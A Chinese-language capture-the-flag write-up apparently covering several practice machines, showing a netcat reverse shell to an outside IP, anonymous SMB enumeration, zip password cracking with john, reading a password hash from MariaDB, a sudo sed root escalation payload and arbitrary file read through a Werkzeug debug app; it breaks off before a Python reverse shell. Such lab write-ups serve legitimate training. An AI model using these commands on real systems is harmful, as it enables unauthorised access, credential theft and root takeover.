
busybox nc 10.161.149.243 4444 -e bash 
然后我的 kali 端监听到了,接下来就是稳定 shell 阶段
/usr/bin/script -qc /bin/bash /dev/null
^z
stty raw -echo;fg
reset
xterm
真的很纳闷呢,明明写了可以无密码执行 vi,结果当前用户必须写密码执行
thl@nodeception:~$ ls -la
total 52
drwxr-x--- 8 thl  thl  4096 nov 10 14:05 .
drwxr-xr-x 3 root root 4096 jul  6 10:20 ..
lrwxrwxrwx 1 root root    9 jul  7 12:40 .bash_history -> /dev/null
-rw-r--r-- 1 thl  thl   220 mar 31  2024 .bash_logout
-rw-r--r-- 1 thl  thl  3968 jul 18 11:12 .bashrc
drwx------ 4 thl  thl  4096 jul 18 11:13 .cache
drwxrwxr-x 3 thl  thl  4096 jul  6 13:29 .local
drwxrwxr-x 6 thl  thl  4096 nov 10 13:58 .n8n
drwxrwxr-x 5 thl  thl  4096 jul 18 11:13 .npm
drwxrwxr-x 8 thl  thl  4096 jul 18 11:12 .nvm
-rw-r--r-- 1 thl  thl   807 mar 31  2024 .profile
drwx------ 2 thl  thl  4096 jul  6 10:20 .ssh
-rw-r--r-- 1 thl  thl     0 jul  6 10:22 .sudo_as_admin_successful
-rw-r--r-- 1 root thl    27 jul  7 12:38 user.txt
-rw------- 1 thl  thl  1570 nov 10 14:05 .viminfo
thl@nodeception:~$ cat user.txt
THL_wdYkVpXlqNaEUhRJ??????
thl@nodeception:~$ sudo -l
Matching Defaults entries for thl on nodeception:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User thl may run the following commands on nodeception:
    (ALL) NOPASSWD: /usr/bin/vi
    (ALL : ALL) ALL
这绝对是个 bug,最后只能爆破下密码了

thl@nodeception:~$ sudo su
[sudo] password for thl:
root@nodeception:/home/thl# id
uid=0(root) gid=0(root) groups=0(root)
root@nodeception:/home/thl# cd && cat root.txt
THL_QzXeoMuYRcJtWHabn??????
Sedition
提示: 靶机跳转传送门 Sedition
信息搜集
❯ nmap -p- --min-rate 5000 10.161.161.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-10 23:10 CST
Nmap scan report for 10.161.161.139
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
65535/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
❯ nmap -sCV -p 65535 10.161.161.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-10 23:11 CST
Nmap scan report for 10.161.161.139
Host is up (0.00059s latency).

PORT      STATE SERVICE VERSION
65535/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 32:ca:e5:d1:12:c2:1e:11:1e:58:43:32:a0:dc:03:ab (ECDSA)
|_  256 79:3a:80:50:61:d9:96:34:e2:db:d6:1e:65:f0:a9:14 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.63 seconds
一开始爆破,发现就两个 smb 服务,这样的话,我可远程连不上,就全部爆破了下,发现 65535 开放,是我要的 ssh 服务
在 smb 服务中呢,我匿名拿到了一个压缩包
❯ smbclient -L //10.161.161.139 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        backup          Disk
        IPC$            IPC       IPC Service (Samba Server)
        nobody          Disk      Home Directories
SMB1 disabled -- no workgroup available
❯ smbclient //10.161.161.139/backup -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul  7 01:02:53 2025
  ..                                  D        0  Mon Jul  7 02:15:13 2025
  secretito.zip                       N      216  Mon Jul  7 01:02:31 2025

                19480400 blocks of size 1024. 16245492 blocks available
smb: \> get secretito.zip
getting file \secretito.zip of size 216 as secretito.zip (19.2 KiloBytes/sec) (average 19.2 KiloBytes/sec)
smb: \> q
但是呢,我发现压缩包是加密过的,那就用 john 爆破处理了
❯ bkcrack -L secretito.zip
bkcrack 1.8.0 - 2025-08-18
Archive: secretito.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ----------------
    0 ZipCrypto  Store       f2e5967a           22           34 password
❯ zip2john secretito.zip > ziphash
ver 1.0 efh 5455 efh 7875 secretito.zip/password PKZIP Encr: 2b chk, TS_chk, cmplen=34, decmplen=22, crc=F2E5967A ts=969D cs=969d type=0
Note: It is normal for some outputs to be very large
❯ john ziphash --wordlist=/snap/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Cracked 1 password hash (is in /home/yolo/Desktop/tools/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
❯ john ziphash --show
secretito.zip/password:sebastian:password:secretito.zip::secretito.zip

1 password hash cracked, 0 left这里是因为我之前爆破过,已经结果出来了,拿到压缩包密码sebastian
解压后拿到密码elbunkermolagollon123
下面操作中由于宿舍网断了,连热点的话,靶机 IP 会变,凑活看吧
get shell
❯ rpcclient -N -U ""  192.168.233.191
rpcclient $> enumdomusers
user:[cowboy] rid:[0x3e8]
rpcclient $>
会发现,靶机有用户 cowboy,结合上面的那个密码,完全可以 ssh 连接上去
cowboy@Sedition:~$ ls -la
total 116
drwx------ 2 cowboy cowboy  4096 nov 10 16:30 .
drwxr-xr-x 4 root   root    4096 jul  6 18:56 ..
-rw------- 1 cowboy cowboy   350 nov 10 16:40 .bash_history
-rw-r--r-- 1 cowboy cowboy   220 jul  6 18:56 .bash_logout
-rw-r--r-- 1 cowboy cowboy  3526 jul  6 18:56 .bashrc
-rw------- 1 cowboy cowboy    20 nov 10 16:19 .lesshst
-rw------- 1 cowboy cowboy    98 nov 10 16:30 .mysql_history
-rw-r--r-- 1 cowboy cowboy   807 jul  6 18:56 .profile
cowboy@Sedition:~$ ls ../
cowboy  debian
cowboy@Sedition:~$ ls ../debian
ls: no se puede abrir el directorio '../debian': Permiso denegado
显然要水平渗透,拿到 debian 用户的 shell,先看看.bash_history
cowboy@Sedition:~$ cat .bash_history
history
exit
mariadb
mariadb -u cowboy -pelbunkermolagollon123
su debian
这里有个数据库连接操作,进去后,可以拿到 debian 用户密码的 md5 哈希值
cowboy@Sedition:~$ mariadb -u cowboy -pelbunkermolagollon123
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| bunker             |
| information_schema |
+--------------------+
2 rows in set (0,112 sec)

MariaDB [(none)]> use bunker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [bunker]> SHOW TABLES;
+------------------+
| Tables_in_bunker |
+------------------+
| users            |
+------------------+
1 row in set (0,000 sec)

MariaDB [bunker]> SELECT * FROM users;
+--------+----------------------------------+
| user   | password                         |
+--------+----------------------------------+
| debian | 7c6a180b36896a0a8c02787eeafb0e4c |
+--------+----------------------------------+
1 row in set (0,022 sec)

MariaDB [bunker]> ^DBye
拿到密码

然后 get user flag
cowboy@Sedition:~$ su debian
Contraseña:
debian@Sedition:/home/cowboy$ ls -la
ls: no se puede abrir el directorio '.': Permiso denegado
debian@Sedition:/home/cowboy$ cd
debian@Sedition:~$ ls -la
total 36
drwx-----x 4 debian debian  4096 jul  6 20:15 .
drwxr-xr-x 4 root   root    4096 jul  6 18:56 ..
drwxr-xr-x 2 nobody nogroup 4096 jul  6 19:02 backup
-rw------- 1 debian debian   755 nov 10 16:40 .bash_history
-rw-r--r-- 1 debian debian   220 jul  6 11:07 .bash_logout
-rw-r--r-- 1 debian debian  3526 jul  6 11:07 .bashrc
-rw-r--r-- 1 debian debian    21 jul  6 20:15 flag.txt
drwxr-xr-x 3 debian debian  4096 jul  6 18:52 .local
-rw-r--r-- 1 debian debian   807 jul  6 11:07 .profile
debian@Sedition:~$ cat flag.txt
pinguinitoping??????
to root
debian@Sedition:~$ sudo -l
Matching Defaults entries for debian on sedition:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User debian may run the following commands on sedition:
    (ALL) NOPASSWD: /usr/bin/sed
发现可以用 sed 来进行 sudo 无密码提权
debian@Sedition:~$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
# id
uid=0(root) gid=0(root) grupos=0(root)
# cd
# cat root.txt
laflagdelbunkerderootmola??????
payload 解析
sudo sed -n '1e exec sh 1>&0'
-
sed -n安静模式,不自动打印模式空间的内容 -
正常情况下 sed 会处理输入并输出对应内容,但是-n 可以让它只执行命令不输出
-
'1e exec sh 1>&0' -
- 1:匹配第一行
- e:sed 的执行命令,执行后面的 shell 命令
- exec sh:用 sh 进程替换当前 sed 进程
- 1>&0:将标准输出重定向到标准输入,确保 shell 的 I/O 能正常工作
WatchStore
提示: 靶机跳转传送门 WatchStore

信息搜集
❯ nmap -p- --min-rate 5000 10.161.168.195
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-11 13:14 CST
Nmap scan report for 10.161.168.195
Host is up (0.00066s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
追踪下 web 服务
发现需要更改 host
❯ curl http://10.161.168.195:8080/
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://watchstore.thl:8080/">http://watchstore.thl:8080/</a>. If not, click the link.
Windows 下需要在 C:\Windows\System32\drivers\etc\hosts 中编辑

Linux 的话,需要在/etc/hosts 中编辑
不过编辑的内容都一样,将这串追加到末尾
10.161.168.195 watchstore.thlget shell
扫描路径,拿到了几个关键路由
❯ gobuster dir -u http://watchstore.thl:8080/ -w /snap/seclists/1214/Discovery/Web-Content/common.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://watchstore.thl:8080/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /snap/seclists/1214/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/console              (Status: 200) [Size: 1563]
/products             (Status: 200) [Size: 772]
/read                 (Status: 500) [Size: 13133]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
主要是这里的 Werkzeug 开启了 debug 服务,所以能直接在浏览器拿到 console,但是这里有个问题,我不清楚 pin 是什么,然后看到了 read 路由,发现这里想 read_file 缺少 id 参数

直接访问,发现确实是任意文件读取
❯ curl http://watchstore.thl:8080/read\?id\=/etc/passwd
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
relox:x:1001:1001::/home/relox:/bin/bash
</pre>%

然后直接访问 app.py,拿到了固定的 pin
然后进行 python 反弹 shell
